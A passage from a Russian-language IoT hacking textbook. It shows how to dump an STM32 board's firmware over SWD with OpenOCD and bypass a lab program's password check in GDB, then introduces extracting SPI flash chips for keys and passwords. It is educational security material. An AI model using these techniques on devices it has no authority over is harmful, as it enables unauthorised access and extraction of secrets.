


Рис. 7.14. Схема соединений между Black Pill, ST-Link, адаптером USB-to-serial и ноутбуком

Подключение к компьютеру

После того как вы соединили между собой Black Pill, ST-Link и адаптер USB, подключите ST-Link к USB-порту на вашем компьютере. Затем подключите адаптер к USB-порту. На рис. 7.15 показан пример конструкции.

ПРЕДУПРЕЖДЕНИЕ Обратите внимание, что модуль Black Pill не подключен ни к одному USB-порту. Вместо этого он работает через программатор ST-Link. Если подключить Black Pill к любому USB-порту напрямую, модуль или порт могут выйти из строя.

Теперь, когда тестовая схема готова, вернитесь в среду разработки Arduino. Включите подробный вывод, нажав **File > Preferences** (Файл | Настройки) и установив флажок **Show verbose output during: compilation** (Показать подробный вывод во время компиляции). Затем нажмите **Sketch > Upload** (Скетч > Загрузить), чтобы скомпилировать программу и загрузить ее в Black Pill.




Рис. 7.15. Модуль Black Pill, программатор ST-Link и адаптер USB соединены с помощью перемычек. Обратите внимание, что Black Pill не подключен к USB-порту, он питается через программатор ST-Link

Поскольку мы включили подробный вывод в Arduino IDE, компиляция и загрузка программы должны дать вам много информации о процессе, включая временный каталог, в котором хранятся промежуточные файлы, необходимые для компиляции (рис. 7.16).




Рис. 7.16. Подробный вывод из Arduino IDE при компиляции и загрузке программы. Рамкой выделен временный каталог, который вам понадобится

В Linux этот каталог обычно выглядит как `/tmp/arduino_build_336697`, где последнее число – случайный идентификатор (у вас, очевидно, он будет другим), который изменяется с новыми сборками. При компиляции программы обратите внимание на этот каталог: он вам понадобится позже.

На этом этапе откройте консоль монитора последовательного порта, нажав **Tools > Serial Monitor** (Инструменты > Монитор последовательного порта). Serial Monitor – это всплывающее окно, которое может отправлять и получать данные UART в модуль Black Pill и из него. По функциям оно аналогично инструменту `screen`, который использовался ранее, но встроено в IDE Arduino для удобства. Нажмите **Tools > Port** (Инструменты > Порт), чтобы убедиться, что вы выбрали порт USB, к которому подключен ваш последовательный адаптер USB. Убедитесь, что скорость передачи в настройках окна Serial Monitor составляет 9600, как мы указали в коде. После этого вы должны увидеть приглашение `Login:` нашей программы Arduino. Введите образец текста для тестирования программы. На рис. 7.17 показан пример сеанса.

Если вы введете какой-либо другой текст, кроме `sock-raw.org`, вы должны получить сообщение `Access Denied` (доступ отклонен). В противном случае – сообщение `ACCESS GRANTED` (доступ разрешен).



Рис. 7.17. Всплывающее окно Serial Monitor в среде Arduino IDE

Отладка целевого устройства

Теперь пришло время для основного упражнения: отладки и взлома Black Pill. Если вы выполнили все предыдущие шаги, у вас должна быть полностью рабочая среда отладки, а Black Pill должен содержать написанную нами программу Arduino.

Мы будем использовать OpenOCD для связи с Black Pill с помощью SWD через программатор ST-Link. Сделаем это, чтобы открыть сеанс удаленной отладки с GDB. Затем, используя GDB, пройдемся по инструкциям программы и обойдем ее проверку аутентификации.

Запуск сервера OpenOCD

Запустим OpenOCD как сервер. Он нужен нам для связи с Black Pill через SWD. Чтобы запустить его с ядром STM32F103 Black Pill с помощью ST-Link, мы должны указать два соответствующих файла конфигурации с помощью переключателя `-f`:

```
$ sudo openocd -f /usr/local/share/openocd/scripts/interface/stlink.cfg -f /usr/local/share/
openocd/scripts/targets/stm32f1x.cfg
[sudo] password for ithilgore:
Open On-Chip Debugger 0.10.0+dev-00936-g0a13ca1a (2019-10-06-12:35)
Licensed under GNU GPL v2
For bug reports, read
    http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "hla_swd". To override use
'transport
select <transport>'.
Info : The selected transport took over low-level target control. The results might differ
compared to plain JTAG/SWD
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 1000 kHz
Info : STLINK V2J31S7 (API v2) VID:PID 0483:3748
Info : Target voltage: 3.218073
Info : stm32f1x.cpu: hardware has 6 breakpoints, 4 watchpoints
Info : Listening on port 3333 for gdb connections
```

Эти файлы конфигурации помогают OpenOCD понять, как взаимодействовать с устройствами, использующими JTAG и SWD. Если вы установили OpenOCD из источника, как было показано выше, эти файлы конфигурации должны находиться в каталоге `/usr/local/share/openocd`. После запуска команды OpenOCD начнет принимать локальные подключения Telnet на TCP-порт 4444 и GDB-подключения на TCP-порт 3333.

На этом этапе мы откроем сеанс OpenOCD через Telnet и начнем отправлять команды Black Pill через SWD. В другом терминале введем:

```
$ telnet localhost 4444
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^'.
Open On-Chip Debugger
> ①reset init
target halted due to debug-request, current mode: Thread
xPSR: 0x01000000 pc: 0x08000538 msp: 0x20005000
> ②halt
> ③flash banks
#0 : stm32f1x.flash (stm32f1x) at 0x08000000, size 0x00000000, buswidth 0, chipwidth 0
> ④mdw 0x08000000 0x20
0x08000000: 20005000 08000539 080009b1 080009b5 080009b9 080009bd 080009c1 08000e15
0x08000020: 08000e15 08000e15 08000e15 08000e15 08000e15 08000e15 08000e15 08000e35
0x08000040: 08000e15 08000e15 08000e15 08000e15 08000e15 08000a11 08000a35
0x08000060: 08000a59 08000a7d 08000aa1 080008f1 08000909 08000921 0800093d 08000959
> ⑤dump_image firmware-serial.bin 0x08000000 17812
dumped 17812 bytes in 0.283650s (61.971 KiB/s)
```

Команда `reset init` ❶ останавливает целевое устройство и выполняет полный сброс, выполняя скрипт `reset-init`. Этот скрипт представляет собой обработчик событий, который выполняет такие задачи, как настройка тактовых импульсов и тактовой частоты JTAG. Вы можете найти примеры этих обработчиков, если посмотрите файлы `.cfg` каталога `openocd/scripts/target/`. Команда `halt` ❷ отправляет запрос на останов, чтобы устройство остановилось и перешло в режим отладки. Команда ❸ `flash banks` выводит однострочную сводку каждой области флеш-памяти, которая была указана в файле `OpenOCD.cfg` (в данном случае `stm32f1x.cfg`). Она выводит на печать основную флеш-память Black Pill, которая начинается с адреса `0x08000000`. Этот шаг важен, поскольку он поможет вам определить, из какого сегмента памяти нужно сделать дамп микропрограммы. Обратите внимание, что иногда значение размера указывается неправильно. Лучшим ресурсом для этого шага остается просмотр таблиц данных. Затем мы отправляем 32-битную команду доступа к памяти `mdw` ❹, начиная с найденного ранее адреса, чтобы прочитать и отобразить первые 32 байта флеш-памяти. Наконец выгружаем целевую память с этого адреса (всего 17812 байт) и сохраняем ее в файле `firmware-serial.bin` в локальном каталоге нашего компьютера ❺. Мы получили число 17812, запросив размер программного файла Arduino, загруженного во флеш-память. Для этого введите следующую команду из временного каталога компилятора Arduino:

```
/tmp/arduino_build_336697 $ stat -c '%s' serial-simple.ino.bin
17812
```

Затем вы можете использовать такие инструменты сравнения, как `colordiff` и `xxd`, чтобы узнать, есть ли какие-либо различия между файлом `firmware-serial.bin`, который мы выгружали из флеш-памяти, и файлом `serial-simple.ino.bin`, который мы загрузили через IDE Arduino. Если вы сохранили ровно столько байтов, сколько содержит программа Arduino, в выводе `colordiff` не должно быть различий:

```
$ sudo apt install colordiff xxd
$ colordiff -y <(xxd serial-simple.ino.bin) <(xxd firmware-serial.bin) | less
```

Рекомендуем вам поэкспериментировать с другими командами OpenOCD; все они задокументированы на веб-сайте инструмента. Вот полезная команда, которую стоит попробовать:

```
> flash write_image erase custom_firmware.bin 0x08000000
```

Вы можете использовать ее для записи новой прошивки.

Отладка с помощью GDB

Давайте отладим и изменим поток выполнения программы Arduino с помощью GDB. С уже запущенным сервером OpenOCD мы можем начать удаленный сеанс GDB. Чтобы облегчить свою задачу, мы будем использовать файл в формате исполняемых и связываемых файлов (ELF), созданный во время компиляции программы Arduino. ELF – стандартный формат файла для исполняемых файлов, объектного кода, разделяемых библиотек и дампов ядра в Unix-подобных системах. В этом случае он действует как промежуточный файл во время компиляции.

Перейдите во временный каталог, созданный во время компиляции. Убедитесь, что вы изменили случайную часть имени каталога на значение, полученное в результате вашей собственной компиляции Arduino. Затем, предполагая, что ваша программа Arduino была названа `serial-simple`, запустите удаленный сеанс GDB, используя команду `gdb-multiarch` с аргументами, приведенными ниже:

```
$ cd /tmp/arduino_build_336697/
$ gdb-multiarch -q --eval-command="target remote localhost:3333" serial-simple.ino.elf
Reading symbols from serial-simple.ino.elf...done.
Remote debugging using localhost:3333
0x08000232 in loop () at /home/ithilgore/Arduino/serial-simple/serial-simple.ino:15
15      if (start == true) {
(gdb)
```

Эта команда откроет сеанс GDB и использует локальный двоичный файл ELF (называемый `serial-simple.ino.elf`), созданный Arduino во время компиляции для отладочных символов. Отладочные символы – это примитивные типы данных, которые позволяют отладчикам получать доступ к такой информации, как переменные и имена функций, из исходного кода двоичного файла.

Теперь вы можете использовать этот терминал, чтобы отправлять команды GDB. Начните с ввода команды `info functions`, чтобы убедиться, что символы действительно были загружены:

```
(gdb) info functions
All defined functions:
File /home/ithilgore/Arduino/hardware/Arduino_STM32-master/STM32F1/cores/maple/HardwareSerial.
cpp:
HardwareSerial *HardwareSerial::HardwareSerial(usart_dev*, unsigned char, unsigned char);
int HardwareSerial::available();
...
File /home/ithilgore/Arduino/serial-simple/serial-simple.ino:
void loop();
void recv_data();
void setup();
void validate();
...
```

Теперь поместим точку останова на функцию `validate()`, потому что имя подразумевает, что она выполняет какую-то проверку, которая может быть связана с аутентификацией.

(gdb) **break validate**

Breakpoint 1 at 0x800015c: file /home/ithilgore/Arduino/serial-simple/serial-simple.ino, line 55.

Поскольку отладочная информация, записанная в двоичном файле ELF, сообщает GDB о том, какие исходные файлы использовались для его сборки, мы можем использовать команду `list` для печати частей исходного кода программы. Такая удобная возможность редко предоставляется в реальных сценариях обратного проектирования, где вам придется полагаться на команду дизассемблирования, которая вместо исходного кода показывает код ассемблера. Вот результат выполнения обеих команд:

```
(gdb) list validate,
55     void validate() {
56         Serial1.println(buf);
57         new_data = false;
58
59         if (strcmp(buf, "sock-raw.org") == 0)
60             Serial1.println("ACCESS GRANTED");
61         else {
62             Serial1.println("Access Denied.");
63             Serial1.print("Login: ");
64         }
(gdb) disassemble validate
Dump of assembler code for function validate():
   0x0800015c <+0>: push    {r3, lr}
   0x0800015e <+2>: ldr     r1, [pc, #56] ; (0x8000198 <validate()+60>)
   0x08000160 <+4>: ldr     r0, [pc, #56] ; (0x800019c <validate()+64>)
   0x08000162 <+6>: bl      0x80006e4 <Print::println(char const*)>
   0x08000166 <+10>: ldr     r3, [pc, #56] ; (0x80001a0 <validate()+68>)
   0x08000168 <+12>: movs    r2, #0
   0x0800016a <+14>: ldr     r0, [pc, #44] ; (0x8000198 <validate()+60>)
   0x0800016c <+16>: ldr     r1, [pc, #52] ; (0x80001a4 <validate()+72>)
   0x0800016e <+18>: strb    r2, [r3, #0]
   0x08000170 <+20>: bl      0x8002de8 <strcmp>
   0x08000174 <+24>: cbnz    r0, 0x8000182 <validate()+38>
   0x08000176 <+26>: ldr     r0, [pc, #36] ; (0x800019c <validate()+64>)
```

...

ПРИМЕЧАНИЕ Вы можете использовать более короткие версии многих команд GDB, такие как `l` вместо `list`, `disas` вместо `disassemble` и `b` вместо `break`. Если вы долго пользуетесь GDB, такие сокращения заметно облегчают работу

Если у вас есть только ассемблерный код, импортируйте файл (в данном случае serialsimple.ino.elf) в декомпилятор наподобие тех, что предоставляет Ghidra или IDA Pro. Это очень поможет вам, потому что он переведет ассемблерный код в C, который намного легче читать (рис. 7.18).




Рис. 7.18. Использование декомпилятора в Ghidra для быстрого чтения кода C вместо кода сборки

Если у вас есть только шестнадцатеричный файл (например, firmware-serial.bin) как результат сброса микропрограммы из флеш-памяти, вам сначала придется дизассемблировать его, используя инструментарий ARM следующим образом:

```
$ arm-none-eabi-objdump -D -b binary -marm -Mforce-thumb firmware-serial.bin > output.s
```

Файл output.s будет содержать ассемблерный код.

Теперь давайте посмотрим, как мы можем обойти процесс простой аутентификации нашей цели. Чтобы продолжить нормальное выполнение программы, введите команду `continue` (или, для краткости, `c`):

```
(gdb) continue
Continuing.
```

Теперь программа ожидает последовательного ввода. Откройте монитор последовательного порта в среде Arduino IDE, как мы это делали раньше, введите образец пароля, например `test123`, и нажмите **Enter**. На терминале GDB вы должны увидеть, что срабатывает точка останова для функции проверки. С этого момента мы заставим GDB автоматически отображать следующую инструкцию, которая будет

выполняться каждый раз, когда программа останавливается, путем выполнения команды `display / i $ pc`. Затем мы постепенно перейдем к одной машинной инструкции, используя команду `stepi`, пока не дойдем до вызова `strcmp`. Дойдя до вызова `Print :: println`, обойдем его, потому что это не касается нас в данном контексте (листинг 7.2):

Листинг 7.2. Пошаговое выполнение функции проверки нашей программы в GDB

```
Breakpoint 1, validate () at /home/ithilgore/Arduino/serial-simple/serial-simple.ino:55
55 void validate() {
(gdb) display/i $pc
1: x/i $pc
=> 0x800015c <validate()>: push {r3, lr}
(gdb) stepi
halted: PC: 0x0800015e
56 Serial1.println(buf);
3: x/i $pc
=> 0x800015e <validate()+2>: ldr r1, [pc, #56] ; (0x8000198 <validate()+60>)
(gdb) stepi
halted: PC: 0x08000160
0x08000160 56 Serial1.println(buf);
1: x/i $pc
=> 0x8000160 <validate()+4>: ldr r0, [pc, #56] ; (0x800019c <validate()+64>)
(gdb) stepi
halted: PC: 0x08000162
0x08000162 56 Serial1.println(buf);
1: x/i $pc
=> 0x8000162 <validate()+6>: bl 0x80006e4 <Print::println(char const*)>
(gdb) next
halted: PC: 0x080006e4
57 new_data = false;
1: x/i $pc
=> 0x8000166 <validate()+10>: ldr r3, [pc, #56] ; (0x80001a0 <validate()+68>)
(gdb) stepi
halted: PC: 0x08000168
0x08000168 57 new_data = false;
1: x/i $pc
=> 0x8000168 <validate()+12>: movs r2, #0
(gdb) stepi
halted: PC: 0x0800016a
59 if (strcmp(buf, "sock-raw.org") == 0)
1: x/i $pc
=> 0x800016a <validate()+14>: ldr r0, [pc, #44] ; (0x8000198 <validate()+60>)
(gdb) stepi
halted: PC: 0x0800016c
0x0800016c 59 if (strcmp(buf, "sock-raw.org") == 0)
1: x/i $pc
=> 0x800016c <validate()+16>: ldr r1, [pc, #52] ; (0x80001a4 <validate()+72>)
(gdb) stepi
halted: PC: 0x0800016e
57 new_data = false;
1: x/i $pc
=> 0x800016e <validate()+18>: strb r2, [r3, #0]
```

```

(gdb) stepi
halted: PC: 0x08000170
59      if (strcmp(buf, "sock-raw.org") == 0)
1: x/i $pc
=> 0x8000170 <validate()+20>:      bl      0x8002de8 <strcmp>
(gdb) x/s $r0 ❶
0x200008ae <buf>:      "test123"
(gdb) x/s $r1 ❷
0x8003a48:      "sock-raw.org"

```

Последние две команды GDB (x/s \$r0 ❶ и x/s \$r1 ❷) отображают содержимое регистров r0 и r1 в виде строк. Эти регистры должны содержать два аргумента, переданных функции strcmp() Arduino, потому что, согласно стандарту вызова процедур ARM (APCS), первые четыре аргумента любой функции передаются в первые четыре регистра ARM r0, r1, r2, r3. Это означает, что регистры r0 и r1 содержат адреса строки test123 (которую мы указали как пароль) и строку действительного пароля sock-raw.org, для которой выполняется сравнение. Вы можете отобразить все регистры в GDB в любое время, выполнив команду info registers (или, для краткости, i r).

Теперь мы можем обойти аутентификацию несколькими способами. Самый простой способ – установить значение r0 для sock-raw.org прямо перед тем, как выполнение достигнет вызова strcmp(). Вы можете легко сделать это, введя следующую команду GDB:

```
set $r0="sock-raw.org"
```

В качестве альтернативы, если бы нам не было известно правильное строковое значение ключевой фразы, мы могли бы обойти аутентификацию, обманув программу – заставив ее думать, что strcmp() завершилась успешно. Для этого мы изменим возвращаемое значение strcmp() сразу после его возврата. Обратите внимание, что strcmp() возвращает 0 в случае успеха.

Мы можем изменить возвращаемое значение с помощью команды cbnz, которая предназначена для сравнения и перехода на ненулевое значение. Она проверяет регистр в левом операнде и, если он не равен нулю, выполняет переход (ветвление) к месту назначения, указанному в правом операнде. В этом случае регистр – r0, и он содержит возвращаемое значение strcmp():

```

0x08000170 <+20>:      bl      0x8002de8 <strcmp>
0x08000174 <+24>:      cbnz    r0, 0x8000182 <validate()+38>

```

Теперь мы перейдем к функции strcmp(), выполнив еще одну команду stepi, когда достигнем ее. Затем мы можем выйти из нее, выполнив команду завершения. Непосредственно перед выполнением команды cbnz изменим значение r0 на 0, что указывает на успешное выполнение strcmp():

```
(gdb) stepi
halted: PC: 0x08002de8
0x08002de8 in strcmp ()
3: x/i $pc
=> 0x8002de8 <strcmp>:      orr.w r12, r0, r1

(gdb) finish
Run till exit from #0  0x08002de8 in strcmp ()
0x08000174 in validate () at /home/ithilgore/Arduino/serial-simple/serial-simple.ino:59
59      if (strcmp(buf, "sock-raw.org") == 0)
3: x/i $pc
=> 0x8000174 <validate()+24>:      cbnz r0, 0x8000182 <validate()+38>
(gdb) set $r0=0
(gdb) x/x $r0
0x0:  0x00
(gdb) c
Continuing.
```

Когда мы это сделаем, наша программа не перейдет к адресу памяти 0x8000182. Вместо этого она продолжит выполнение инструкций сразу после `cbnz`. Если теперь вы позволите программе продолжить работу, введя команду `continue`, вы увидите сообщение `ACCESS GRANTED` («Доступ разрешен») на серийном мониторе Arduino, указывающее, что вы успешно взломали программу. Есть и другие способы взломать программу, но мы предоставим вам поэкспериментировать самостоятельно.

Заключение

В этой главе вы узнали про UART, JTAG и SWD и как вы можете использовать эти протоколы для получения полного доступа к устройству. Большая часть главы была отведена на практическое упражнение, где в качестве целевого устройства использовался микроконтроллер STM32F103C8T6 (Black Pill). Вы научились разрабатывать и запускать простую программу Arduino, которая выполняет очень простую процедуру аутентификации через UART. Затем подключились к устройству с помощью последовательного адаптера USB-UART. Мы использовали программатор ST-Link для доступа к SWD на целевом устройстве через OpenOCD и, наконец, прибегли к GDB для динамического обхода функции аутентификации.

Использование UART и в особенности JTAG и SWD почти всегда означает, что вы можете получить полный доступ к устройству: ведь эти интерфейсы были разработаны, чтобы дать производителям полные права на отладку в целях тестирования. Узнайте, как максимально использовать их потенциал, и вы научитесь взламывать устройства интернета вещей гораздо эффективнее!

8

SPI И I²C



Эта глава познакомит вас с последовательным периферийным интерфейсом (Serial Peripheral Interface – SPI) и последовательной шиной для связи интегральных схем (I²C), двумя общими протоколами связи в устройствах IoT, которые используют микроконтроллеры и периферийные устройства. Как вы узнали из главы 7, иногда простое подключение к интерфейсам, таким как UART и JTAG, предоставляет прямой доступ к системной оболочке – возможно, той, которую производители оставили умышленно. Но что, если интерфейсы JTAG или UART устройства требуют аутентификации? Или (еще хуже!) что, если они не будут реализованы? В этих случаях вы, скорее всего, найдете более старые протоколы, такие как SPI и I²C, встроенные в микроконтроллеры.

Ниже мы будем использовать SPI для извлечения данных из EEPROM и других микросхем флеш-памяти, которые часто содержат микропрограммное обеспечение и другие важные секреты, такие как ключи API, пароли пользователей и конечные точки служб. Вы также создадите свою собственную архитектуру I²C, а затем потренируетесь в sniffинге и управлении последовательной шиной, чтобы заставить периферийные устройства выполнять нужные действия.

Оборудование для связи с SPI и I2C

Для связи с SPI и I²C вам понадобится определенное оборудование. Вы могли бы использовать коммутационную плату или программатор для микросхем EEPROM / флеш-памяти, если хотите распаять микросхемы (так следует поступать, если у вас нет другого выхода). Но если вы предпочитаете не выпаивать микросхемы с печатной платы, можете использовать либо специальные зажимы-крючки, подключаемые непосредственно к выводам микросхемы, либо зажимы для микросхем в корпусе типа SOIC (обычно микросхемы флеш-памяти находятся в таких корпусах), которые дешевы и удобны.

Для проекта SPI, описанного в этой главе, вам понадобится восьмиконтактный кабель SOIC с зажимом или зажимами-крючками для подключения к микросхемам флеш-памяти. Зажимы SOIC (рис. 8.1) могут быть сложны в использовании, потому что вам нужно точно выровнять контактные площадки при подсоединении зажима к микросхеме. Зажимы-крючки для многих удобнее в использовании.



Рис. 8.1. Восьмиконтактный кабель SOIC

Вам также понадобится адаптер USB-UART. Хотя вы можете использовать адаптер, использованный в главе 7, мы рекомендуем Bus Pirate (http://dangerousprototypes.com/docs/Bus_Pirate), надежное устройство с открытым исходным кодом, которое поддерживает несколько

протоколов. Оно имеет встроенные макросы для взлома IoT, включая возможности сканирования и sniffing I²C и многих других протоколов. Вы можете опробовать и более дорогие инструменты, которые анализируют сообщения I²C в большем количестве форматов – например, Beagle (<https://www.totalphase.com/products/beagle-i2cspi/>) или Aardvark (<https://www.totalphase.com/products/aardvark-i2cspi/>). Из этой главы вы узнаете, как использовать встроенные макросы Bus Pirate для выполнения распространенных атак.

Кроме того, чтобы выполнить лабораторное упражнение I²C (ниже в этой главе), вам потребуются Arduino Uno (<https://store.arduino.cc/usa/arduino-uno-rev3/>), хотя бы один светодиод BlinkM (<https://www.sparkfun.com/products/8579/>), макетная плата и несколько соединительных кабелей. Вы также можете использовать так называемую «третью руку» – кронштейны, которые помогают удерживать несколько частей оборудования. Их стоимость варьируется в широких пределах. В разделе «Инструменты для взлома интернета вещей» представлен полный список инструментов с описанием их сильных и слабых сторон.

SPI

SPI – коммуникационный протокол, который передает данные между периферийными устройствами и микроконтроллерами. Широко используемый в популярном оборудовании, таком как Raspberry Pi и Arduino, SPI является протоколом синхронной связи, т. е. он может передавать данные быстрее, чем I²C и UART. Часто он используется для связи на короткие расстояния в местах, где важна скорость чтения и записи, в том числе в периферийных устройствах Ethernet, ЖК-дисплеях, устройствах чтения SD-карт и микросхемах памяти почти на любом устройстве IoT.

Как работает SPI

SPI использует четыре провода для передачи данных. В полнодуплексном режиме, когда передача данных происходит одновременно в обоих направлениях, он полагается на архитектуру периферийного контроллера. В такой архитектуре устройство, служащее контроллером, генерирует тактовые импульсы, которые управляют передачей данных, и все устройства, которые являются периферийными, прослушивают шину и отправляют или принимают сообщения. SPI использует следующие четыре линии (не считая «земли»):

- *Controller In, Peripheral Out* (CIPO) – для сообщений, отправляемых периферийными устройствами на контроллер;
- *Controller Out, Peripheral In* (COPI) – для сообщений от контроллера периферийным устройствам;
- *Serial Clock* (SCK) – тактовые импульсы, указывающие, когда устройства должны считывать данные с шины;

- *Chip Select* (CS) – сигнал выбора периферийного устройства, которое должно получать сообщение.

Обратите внимание, что, в отличие от UART, SPI использует отдельные линии для отправки и получения данных (COP1 и C1PO соответственно). Также учтите, что оборудование, необходимое для реализации SPI, дешевле и проще, чем UART, и может обеспечивать более высокие скорости передачи данных. По этим причинам многие микроконтроллеры, используемые в мире интернета вещей, поддерживают его. Более подробно о реализациях SPI рассказывается на странице <https://learn.sparkfun.com/tutorials/serial-peripheral-interface-spi/all/>.

Извлечение содержимого микросхем флеш-памяти EEPROM с SPI

Чипы флеш-памяти часто содержат микропрограммное обеспечение устройства и другие важные секреты, поэтому извлечение из них данных может предоставить важную информацию, касающуюся безопасности: бэкдоры, ключи шифрования, секретные учетные записи и т. д. Чтобы найти микросхемы памяти в устройстве IoT, откройте его корпус и извлеките печатную плату.

Поиск нужных микросхемы и контактов

Найдите микросхему флеш-памяти вашего устройства. Производители, которые заботятся о безопасности, обычно удаляют маркировку микросхемы на плате устройства, но микросхемы флеш-памяти обычно имеют 8 или 16 контактов. Вы также можете найти микросхему, просмотрев таблицу данных микроконтроллера в интернете, как мы это делали в главе 7. Таблица должна содержать диаграмму, показывающую конфигурацию контактов и описания. Таблица, вероятно, также будет содержать информацию, подтверждающую, поддерживает ли данный микроконтроллер протокол SPI. Другая информация, такая как версия протокола, поддерживаемые скорости и размер памяти, также окажется полезной при настройке инструментов для взаимодействия с SPI.

После того как вы обнаружили микросхему памяти, найдите маленькую точку в одном из углов микросхемы, которая обозначает вывод № 1 (рис. 8.2).

Теперь подключите первый контакт восьмиконтактного кабеля SOIC к выводу № 1 микросхемы. Первый вывод зажима SOIC, как правило, отличается от других по цвету, что упрощает поиск. Используйте информацию о расположении выводов, взятую из таблицы, чтобы правильно подключить остальные выводы SOIC. На рис. 8.3 показано типичное расположение выводов. В частности, именно так расположены выводы у микросхемы памяти WinBond 25Q64.

Когда вы подключили все части зажима SOIC к микросхеме флеш-памяти, ваша установка должна выглядеть, как показано на рис. 8.4. Будьте осторожны при подсоединении зажима SOIC: штифты легко повредить.




Рис. 8.2. Микросхема флеш-памяти




Рис. 8.3. Конфигурация контактов микросхемы памяти

